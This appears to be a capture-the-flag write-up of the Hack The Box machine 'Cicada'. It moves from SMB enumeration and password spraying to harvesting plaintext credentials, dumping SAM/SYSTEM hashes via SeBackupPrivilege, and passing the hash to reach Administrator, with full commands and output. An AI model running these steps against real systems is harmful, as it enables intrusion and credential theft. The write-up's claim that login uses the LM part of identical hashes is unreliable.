
Cicada

General Info

- IP: 10.129.77.135
- OS: Windows
- Difficulty: Easy

Initial foothold:

I ran an Nmap scan to identify open ports on the target machine. The scan revealed multiple common ports you would usually see on window machines.



```
┌──(kali㉿kali)-[~/Downloads/HTB/Cicada]
└─$ nmap -sV -p- -T4 10.129.77.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-02 14:45 EST
Nmap scan report for cicada.htb (10.129.77.135)
Host is up (0.015s latency).
Not shown: 65522 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-03 02:48:07Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: cicada.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
54238/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: CICADA-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 159.72 seconds
```

```
┌──(kali㉿kali)-[~/Downloads/HTB/Cicada]
└─$ nmap -sCV -p 445 10.129.77.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-02 15:19 EST
Nmap scan report for cicada.htb (10.129.77.135)
Host is up (0.013s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds?

Host script results:
|_clock-skew: 7h00m19s
| smb2-time:
|   date: 2025-01-03T03:20:27
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
```

Enumeration:

Since port 139 tcp (netbios-ssn) and port 445 tcp (Microsoft-ds) are open (even though SMB has a `?` since messaging is enabled its most likely active) we can try to access the shares by using the command `smbclient -L //<ip addr>/`

```
┌──(kali㉿kali)-[~/Downloads/HTB/Cicada]
└─$ smbclient -L //10.129.77.135/
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        DEV             Disk
        HR              Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.77.135 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Since we don't have credentials, we can try accessing these shares with a null session (`-N`) to check if any are available without authentication. Interesting, we're able to access the HR share and find a file named `Notice from HR.txt`. We can download this file onto our machine using the `get <file name>` command

```
┌──(kali㉿kali)-[~/Downloads/HTB/Cicada]
└─$ smbclient //10.129.77.135/HR -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Mar 14 08:29:09 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 13:31:48 2024

                4168447 blocks of size 4096. 435568 blocks available
smb: \> get "Notice from HR.txt"
getting file \Notice from HR.txt of size 1266 as Notice from HR.txt (9.4 KiloBytes/sec) (average 9.4 KiloBytes/sec)
smb: \>
```

After opening the file, we see a default password but no associated username.

```
Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default password to something unique and secure.

Your default password is: Cicada$M6Corpb*@Lp#nZp!8

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix of uppercase letters, lowercase letters, numbers, and special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with anyone, and ensure you use a complex password.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support team at support@cicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!

Best regards,
Cicada Corp
```

Helpful enumeration flags that can be found in the `crackmapexec cmd -h` man page.

```
Mapping/Enumeration:
  Options for Mapping/Enumerating

  --shares              enumerate shares and access
  --sessions            enumerate active sessions
  --disks               enumerate disks
  --loggedon-users-filter LOGGEDON_USERS_FILTER
                        only search for specific user, works with regex
  --loggedon-users      enumerate logged on users
  --users [USER]        enumerate domain users, if a user is specified than only its information is queried.
  --groups [GROUP]      enumerate domain groups, if a group is specified than its members are enumerated
  --computers [COMPUTER]
                        enumerate computer users
  --local-groups [GROUP]
                        enumerate local groups, if a group is specified then its members are enumerated
  --pass-pol            dump password policy
  --rid-brute [MAX_RID]
                        enumerate users by bruteforcing RID's (default: 4000)
  --wmi QUERY           issues the specified WMI query
  --wmi-namespace NAMESPACE
                        WMI Namespace (default: root\cimv2)
```

To identify potential usernames, we can use `crackmapexec` to enumerate users anonymously. By using the `--rid-brute` flag, we can discover usernames by guessing user IDs without requiring full login credentials.

```
┌──(kali㉿kali)-[~/Downloads/HTB/Cicada]
└─$ crackmapexec smb cicada.htb -u 'guest' -p '' --rid-brute
SMB         cicada.htb      445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True) (SMBv1:False)
SMB         cicada.htb      445    CICADA-DC        [+] cicada.htb\guest:
SMB         cicada.htb      445    CICADA-DC        [+] Brute forcing RIDs
SMB         cicada.htb      445    CICADA-DC        498: CICADA\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         cicada.htb      445    CICADA-DC        500: CICADA\Administrator (SidTypeUser)
SMB         cicada.htb      445    CICADA-DC        501: CICADA\Guest (SidTypeUser)
SMB         cicada.htb      445    CICADA-DC        502: CICADA\krbtgt (SidTypeUser)
SMB         cicada.htb      445    CICADA-DC        512: CICADA\Domain Admins (SidTypeGroup)
SMB         cicada.htb      445    CICADA-DC        513: CICADA\Domain Users (SidTypeGroup)
SMB         cicada.htb      445    CICADA-DC        514: CICADA\Domain Guests (SidTypeGroup)
SMB         cicada.htb      445    CICADA-DC        515: CICADA\Domain Computers (SidTypeGroup)
SMB         cicada.htb      445    CICADA-DC        516: CICADA\Domain Controllers (SidTypeGroup)
SMB         cicada.htb      445    CICADA-DC        517: CICADA\Cert Publishers (SidTypeAlias)
SMB         cicada.htb      445    CICADA-DC        518: CICADA\Schema Admins (SidTypeGroup)
SMB         cicada.htb      445    CICADA-DC        519: CICADA\Enterprise Admins (SidTypeGroup)
SMB         cicada.htb      445    CICADA-DC        520: CICADA\Group Policy Creator Owners (SidTypeGroup)
SMB         cicada.htb      445    CICADA-DC        521: CICADA\Read-only Domain Controllers (SidTypeGroup)
SMB         cicada.htb      445    CICADA-DC        522: CICADA\Cloneable Domain Controllers (SidTypeGroup)
SMB         cicada.htb      445    CICADA-DC        525: CICADA\Protected Users (SidTypeGroup)
SMB         cicada.htb      445    CICADA-DC        526: CICADA\Key Admins (SidTypeGroup)
SMB         cicada.htb      445    CICADA-DC        527: CICADA\Enterprise Key Admins (SidTypeGroup)
SMB         cicada.htb      445    CICADA-DC        553: CICADA\RAS and IAS Servers (SidTypeAlias)
SMB         cicada.htb      445    CICADA-DC        571: CICADA\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         cicada.htb      445    CICADA-DC        572: CICADA\Denied RODC Password Replication Group (SidTypeAlias)
SMB         cicada.htb      445    CICADA-DC        1000: CICADA\CICADA-DC$ (SidTypeUser)
SMB         cicada.htb      445    CICADA-DC        1101: CICADA\DnsAdmins (SidTypeAlias)
SMB         cicada.htb      445    CICADA-DC        1102: CICADA\DnsUpdateProxy (SidTypeGroup)
SMB         cicada.htb      445    CICADA-DC        1103: CICADA\Groups (SidTypeGroup)
SMB         cicada.htb      445    CICADA-DC        1104: CICADA\john.smoulder (SidTypeUser)
SMB         cicada.htb      445    CICADA-DC        1105: CICADA\sarah.dantelia (SidTypeUser)
SMB         cicada.htb      445    CICADA-DC        1106: CICADA\michael.wrightson (SidTypeUser)
SMB         cicada.htb      445    CICADA-DC        1108: CICADA\david.orelious (SidTypeUser)
SMB         cicada.htb      445    CICADA-DC        1109: CICADA\Dev Support (SidTypeGroup)
SMB         cicada.htb      445    CICADA-DC        1601: CICADA\emily.oscars (SidTypeUser)
```

We can then put all of the users into a file and run it with `crackmapexec` to enumerate further.

```
┌──(kali㉿kali)-[~/Downloads/HTB/Cicada]
└─$ cat users.txt
emily.oscars
david.orelious
michael.wrightson
sarah.dantelia
john.smoulder
Administrator
Guest
krbtgt
CICADA-DC$
```

Up until this point we have a default password, `Cicada$M6Corpb*@Lp#nZp!8`, and a list of usernames. We can try to identify valid credentials by using the `--loggedon-users` flag, which allows us to check which users are currently logged into the system and match the correct username and password combination.

```
┌──(kali㉿kali)-[~/Downloads/HTB/Cicada]
└─$ crackmapexec smb cicada.htb -u 'users.txt' -p 'Cicada$M6Corpb*@Lp#nZp!8' --loggedon-users
SMB         cicada.htb      445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:T
rue) (SMBv1:False)
SMB         cicada.htb      445    CICADA-DC        [-] cicada.htb\emily.oscars:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         cicada.htb      445    CICADA-DC        [-] cicada.htb\david.orelious:Cicada$M6Corpb*@Lp#nZp!8 STATUS_LOGON_FAILURE
SMB         cicada.htb      445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         cicada.htb      445    CICADA-DC        [+] Enumerated loggedon users
```

Since we have valid credentials, we can attempt to gain a shell on the target system by using the `evil-winrm` command. however, we aren't able to get a shell, so we'll need to keep enumerating.

```
┌──(kali㉿kali)-[~/Downloads/HTB/Cicada]
└─$ evil-winrm -i 10.129.77.135 -u "michael.wrightson" -p michael_password.txt

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm
#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthor
izationError

Error: Exiting with code 1

┌──(kali㉿kali)-[~/Downloads/HTB/Cicada]
└─$ evil-winrm -i 10.129.77.135 -u "michael" -p michael_password.txt

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm
#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```

I put the password `Cicada$M6Corpb*@Lp#nZp!8` in a file because I was having a lot of trouble trying to run the special characters

Going back to `crackmapexec` with valid credentials, we can use the `--users` flag to enumerate all the users on the system, which may help us find additional accounts or information.

```
┌──(kali㉿kali)-[~/Downloads/HTB/Cicada]
└─$ crackmapexec smb cicada.htb -u 'michael.wrightson' -p 'Cicada$M6Corpb*@Lp#nZp!8' --users
SMB         cicada.htb      445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:True
) (SMBv1:False)
SMB         cicada.htb      445    CICADA-DC        [+] cicada.htb\michael.wrightson:Cicada$M6Corpb*@Lp#nZp!8
SMB         cicada.htb      445    CICADA-DC        [+] Enumerated domain user(s)
SMB         cicada.htb      445    CICADA-DC        cicada.htb\emily.oscars                  badpwdcount: 5 desc:
SMB         cicada.htb      445    CICADA-DC        cicada.htb\david.orelious                badpwdcount: 5 desc: Just in case I forget my pa
ssword is aRt$Lp#7t*VQ!3
SMB         cicada.htb      445    CICADA-DC        cicada.htb\michael.wrightson             badpwdcount: 0 desc:
SMB         cicada.htb      445    CICADA-DC        cicada.htb\sarah.dantelia                badpwdcount: 1 desc:
SMB         cicada.htb      445    CICADA-DC        cicada.htb\john.smoulder                 badpwdcount: 1 desc:
SMB         cicada.htb      445    CICADA-DC        cicada.htb\krbtgt                        badpwdcount: 0 desc: Key Distribution Center Ser
vice Account
SMB         cicada.htb      445    CICADA-DC        cicada.htb\Guest                         badpwdcount: 0 desc: Built-in account for guest
access to the computer/domain
SMB         cicada.htb      445    CICADA-DC        cicada.htb\Administrator                 badpwdcount: 1 desc: Built-in account for admini
stering the computer/domain
```

Great, we have a new set of credentials, we can try to run `evil-winrm` again, but no luck

```
┌──(kali㉿kali)-[~/Downloads/HTB/Cicada]
└─$ evil-winrm -i 10.129.77.135 -u "david.orelious" -p david_password.txt

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this mach
ine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
┌──(kali㉿kali)-[~/Downloads/HTB/Cicada]
└─$ evil-winrm -i 10.129.77.135 -u "david" -p david_password.txt

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this mach
ine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
```

Since we have new credentials we can go back to `crackmapexec` and continue enumerating. We can use the `--shares` flag, which allows us to enumerate the users shares and permissions.

```
┌──(kali㉿kali)-[~/Downloads/HTB/Cicada]
└─$ crackmapexec smb cicada.htb -u 'david.orelious' -p 'aRt$Lp#7t*VQ!3' --shares
SMB         cicada.htb      445    CICADA-DC        [*] Windows Server 2022 Build 20348 x64 (name:CICADA-DC) (domain:cicada.htb) (signing:Tru
e) (SMBv1:False)
SMB         cicada.htb      445    CICADA-DC        [+] cicada.htb\david.orelious:aRt$Lp#7t*VQ!3
SMB         cicada.htb      445    CICADA-DC        [+] Enumerated shares
SMB         cicada.htb      445    CICADA-DC        Share           Permissions     Remark
SMB         cicada.htb      445    CICADA-DC        -----           -----------     ------
SMB         cicada.htb      445    CICADA-DC        ADMIN$                          Remote Admin
SMB         cicada.htb      445    CICADA-DC        C$                              Default share
SMB         cicada.htb      445    CICADA-DC        DEV             READ
SMB         cicada.htb      445    CICADA-DC        HR              READ
SMB         cicada.htb      445    CICADA-DC        IPC$            READ            Remote IPC
SMB         cicada.htb      445    CICADA-DC        NETLOGON        READ            Logon server share
SMB         cicada.htb      445    CICADA-DC        SYSVOL          READ            Logon server share
```

To access these shares we can use `smblcient` to view the content inside the shares.

```
┌──(kali㉿kali)-[~/Downloads/HTB/Cicada]
└─$ smbclient //10.129.77.135/DEV -U 'david.orelious'

Password for [WORKGROUP\david.orelious]:
Try "help" to get a list of possible commands.
smb: \>
smb: \> ls
  .                                   D        0  Thu Mar 14 08:31:39 2024
  ..                                  D        0  Thu Mar 14 08:21:29 2024
  Backup_script.ps1                   A      601  Wed Aug 28 13:28:22 2024

                4168447 blocks of size 4096. 434280 blocks available
smb: \>
```

gaining access

After opening the file, we discover a new set of username and password. With these credentials, we can attempt to gain access through an `evil-winrm` shell. Third times the charm?

```
┌──(kali㉿kali)-[~/Downloads/HTB/Cicada]
└─$ cat Backup_script.ps1

$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString "Q!3@Lp#M6b*7t*Vt" -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
```

Boom, We're in!

```
┌──(kali㉿kali)-[~/Downloads/HTB/Cicada]
└─$ sudo evil-winrm -i 10.129.77.135 -u "emily.oscars" -p 'Q!3@Lp#M6b*7t*Vt'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc(
) function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-win
rm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents>
```

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA> cd Desktop
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> ls


    Directory: C:\Users\emily.oscars.CICADA\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---          1/2/2025   6:32 PM             34 user.txt


*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> cat user.txt
[redacted]
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop>
```

Privilege escalation

Checking User Privileges

```
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Desktop>
```

We see an interesting privilege given to user Emily, `SeBackupPrivilege`

Description

The SeBackupPrivilege is a Windows privilege that provides a user or process with the ability to read files and directories, regardless of the security settings on those objects. This privilege can be used by certain backup programs or processes that require the capability to back up or copy files that would not normally be accessible to the user.

However, if this privilege is not properly managed or if it is granted to unauthorized users or processes, it can lead to a privilege escalation vulnerability. The SeBackupPrivilege vulnerability can be exploited by malicious actors to gain unauthorized access to sensitive files and data on a system.

This privilege allows us to back up critical registry hives, such as `SAM` and `SYSTEM`, which contain sensitive information like user account details and system configuration.

```
*Evil-WinRM* PS C:\> mkdir temp


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         1/2/2025   9:39 PM                temp
```

```
^[[A*Evil-WinRM* PS Creg save hklm\sam C:\temp\sam
The operation completed successfully.

*Evil-WinRM* PS C:\> reg save hklm\system C:\temp\system
The operation completed successfully.

*Evil-WinRM* PS C:\> cd temp
*Evil-WinRM* PS C:\temp> ls


    Directory: C:\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         1/2/2025   9:43 PM          49152 sam
-a----         1/2/2025   9:43 PM       18558976 system


*Evil-WinRM* PS C:\temp> download sam

Info: Downloading C:\temp\sam to sam

Info: Download successful!
*Evil-WinRM* PS C:\temp> download system

Info: Downloading C:\temp\system to system

Info: Download successful!
*Evil-WinRM* PS C:\temp>
```

Command explanation:

- `reg save`: This command saves a part of the Windows registry to a file.
- `hklm\sam`: This is where Windows stores information about user accounts and passwords.
- `hklm\system`: This stores system configuration data, like boot settings.
- `C:\temp\sam` and `C:\temp\system`: These are the locations where the registry data will be saved.
  Reference: https://github.com/nickvourd/Windows-Local-Privilege-Escalation-Cookbook/blob/master/Notes/SeBackupPrivilege.md

After downloading the files to our system, we can use `pypykatz`, a tool that helps us extract login credentials from the `SAM` and `SYSTEM` registry files. This allows us to get the NTLM

hashes.

```
┌──(kali㉿kali)-[~/Downloads/HTB/Cicada]
└─$ pypykatz registry --sam sam system
WARNING:pypykatz:SECURITY hive path not supplied! Parsing SECURITY will not work
WARNING:pypykatz:SOFTWARE hive path not supplied! Parsing SOFTWARE will not work
============== SYSTEM hive secrets ==============
CurrentControlSet: ControlSet001
Boot Key: 3c2b033757a49110a9ee680b46e8d620
============== SAM hive secrets ==============
HBoot Key: a1c299e572ff8c643a857d3fdb3e5c7c10101010101010101010101010101010
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b87e7c93a3e8a0ea4a581937016f341:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

What's interesting about these NTLM hashes is that the NT hash for each user is identical. This allows us to log in to the `administrator` account using just the LM part of the hash. Using `evil-winrm`, we can gain a shell as the `administrator` and retrieve the root flag.

```
┌──(kali㉿kali)-[~/Downloads/HTB/Cicada]
└─$ sudo evil-winrm -i 10.129.77.135 -u 'administrator' -H '2b87e7c93a3e8a0ea4a581937016f341'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---          1/2/2025   6:32 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
b0046e0f0606b5b046b3460313f52a5e
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```